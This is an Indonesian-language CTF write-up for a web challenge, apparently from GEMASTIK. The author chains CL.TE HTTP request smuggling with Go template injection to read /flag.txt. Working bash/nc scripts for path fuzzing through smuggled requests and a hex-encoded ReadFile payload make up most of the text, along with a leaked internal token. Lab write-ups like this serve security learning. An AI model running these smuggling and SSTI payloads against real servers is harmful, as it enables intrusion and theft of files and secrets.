
```

Ketika saya mencoba beberapa path di awal commont.txt, sepertinya semuanya memberikan response code 200. Padahal isinya sama saja seperti yang ada pada home page, yakni **size=12175**. Selain itu, saya juga fuzzing manual dengan masuk ke endpoint-endpoint umum seperti /internal, /api, /documentation, /admin, dsb.

Akhirnya saya menemukan page di path **/admin** yang berisi ini



Langsung saja kita cek param **mode** dengan kedua value tsb.



Dari sini akhirnya ketahuan bahwa web ini menggunakan backend go. Akhirnya saya beralih ke approach kedua, yaitu mencari file yg ada di **/backup**. Setelah berkonsultasi ke AI, sepertinya saya akan fuzzing lagi file2 yg ada pada **/backup**.

Untuk mengakali sistem yang selalu return code 200 OK walaupun halaman tersebut tidak ada, saya menggunakan sistem pencarian path yang justru berbeda size response nya. Berbekal wordlist yang diberikan AI, saya menggunakan script untuk fuzzing nya

script.sh

```
HOST="15.232.64.175:13401"
COOKIE="session=eyJyY2xlIjoidXNlciIsInVzZXIiOiJ6ZW5jIn0.aopd6w.CC
Nuv6Wbudr3Iloo3mtipx_lnTE"
BASELINE=12175

wordlist=(
  # go source & binary backups
  "main.go.bak" "main.go.old" "main.go.orig" "main.go~"
  "server.go.bak" "server.go.old" "handler.go.bak"
  "app.go.bak" "config.go.bak" "config.go.old"
  "main.bak" "main.old" "main_old"
  "main.go.swp" "main.go.tmp"

  # go module files backup
  "go.mod.bak" "go.mod.old" "go.sum.bak" "go.sum.old"

  # compiled binary backups
  "app.bak" "app.old" "server.bak" "server.old"
  "app_backup" "server_backup" "main_backup"
```

```

# generic source archive
"src.zip" "src.tar.gz" "source.zip" "source.tar.gz"
"app.tar.gz" "backend.zip" "backend.tar.gz"

# env & config backups (sering bareng project go)
".env.bak" ".env.old" ".env.orig" ".env~"
"config.yaml.bak" "config.yml.bak" "config.json.bak"

# generic editor/vcs leftovers
"main.go.rej" "main.go.orig" "*.go.bak" "*.go.orig" "*.go~"
)

for f in "${wordlist[@]}"; do
    resp=$(printf "POST /book HTTP/1.1\r\nHost: $HOST\r\nCookie:
$COOKIE\r\nContent-Length: 4\r\nTransfer-Encoding:
chunked\r\n\r\n0\r\n\r\n\r\nGET /backup/$f HTTP/1.1\r\nHost:
$HOST\r\n\r\n" | timeout 5 nc 15.232.64.175 13401)
    size=(echo"resp" | grep -oP 'Content-Length: \K[0-9]+' | tail -1)
    status=(echo"resp" | grep -oP 'HTTP/1.1 \K[0-9]+' | tail -1)
    if [ "$size" != "BASELINE" ]; then
        echo "*** DIFF FOUND: /backup/$f -> status:$status size:$size ***"
    else
        echo "/backup/$f -> status:$status size:$size (baseline)"
    fi
done

```

Akhirnya mendapatkan file [main.go.bak](#) yang ternyata berisi internal token yang sangat berguna untuk masuk ke internal/renderer dan internal/flag

```

) bash script2.sh

*** DIFF FOUND: /backup/main.go.bak -> status:200 size:741 ***

/backup/main.go.old -> status:200 size:12175 (baseline)

/backup/main.go.orig -> status:200 size:12175 (baseline)

/backup/main.go~ -> status:200 size:12175 (baseline)

```

```

// main.go.bak â€” do not edit, restore with:
// cp main.go.bak main.go && go build

var INTERNAL_TOKEN = "cc19541fba64e6e472cf32930f894815"

func handleInternalRender(w http.ResponseWriter, r *http.Request) {
    if r.Header.Get("X-Internal-Token") != INTERNAL_TOKEN {
        w.WriteHeader(403)
        return
    }

    tplStr := r.URL.Query().Get("tpl")
    decoded, err := hex.DecodeString(tplStr)
    if err != nil { return }

    funcMap := template.FuncMap{
        "ReadFile": func(path string) string { ... },
        "Env":      func(key string) string { ... },
        "ListDir":  func(path string) string { ... },
    }
    tpl, _ := template.New("render").Funcs(funcMap).Parse(string(decoded))
    tpl.Execute(w, nil)
}

```

Baru lah saya tahu bahwa ini bisa di-solve dengan HTTP Request Smuggling (CL.TE) yang dikombinasikan dengan SSTI menggunakan func yg ada di [main.go.bak](#) tadi (ListDir, ReadFile). Token internal tadi juga digunakan dalam req header X-Internal-Token.

Selanjutnya dibutuhkan hex payload yg membaca file flag

HEXPAYLOAD=\$(python3 -c "print('{{ReadFile \"/flag.txt\"'}}'.encode().hex())")

```
solve.sh
```

```

HOST="15.232.64.175:13401"
COOKIE="session=eyJyY2xlIjoidXNlciIsInVzZXIiOiJ6ZW5jIn0.aopd6w.CC
Nuv6Wbudr3Iloo3mtipx_lnTE"
TOKEN="cc19541fba64e6e472cf32930f894815"
HEXPAYLOAD=$(python3 -c "print('{{ReadFile
\"/flag.txt\"'}}'.encode().hex())")

printf "POST /book HTTP/1.1\r\nHost: $HOST\r\nCookie:
$COOKIE\r\nContent-Length: 4\r\nTransfer-Encoding:
chunked\r\n\r\n0\r\n\r\nGET /internal/render?tpl=$HEXPAYLOAD
HTTP/1.1\r\nHost: $HOST\r\nX-Internal-Token: $TOKEN\r\n\r\n" | nc
-q 3 15.232.64.175 13401

```

FLAG: GEMASTIK19{smuggl3_sst1

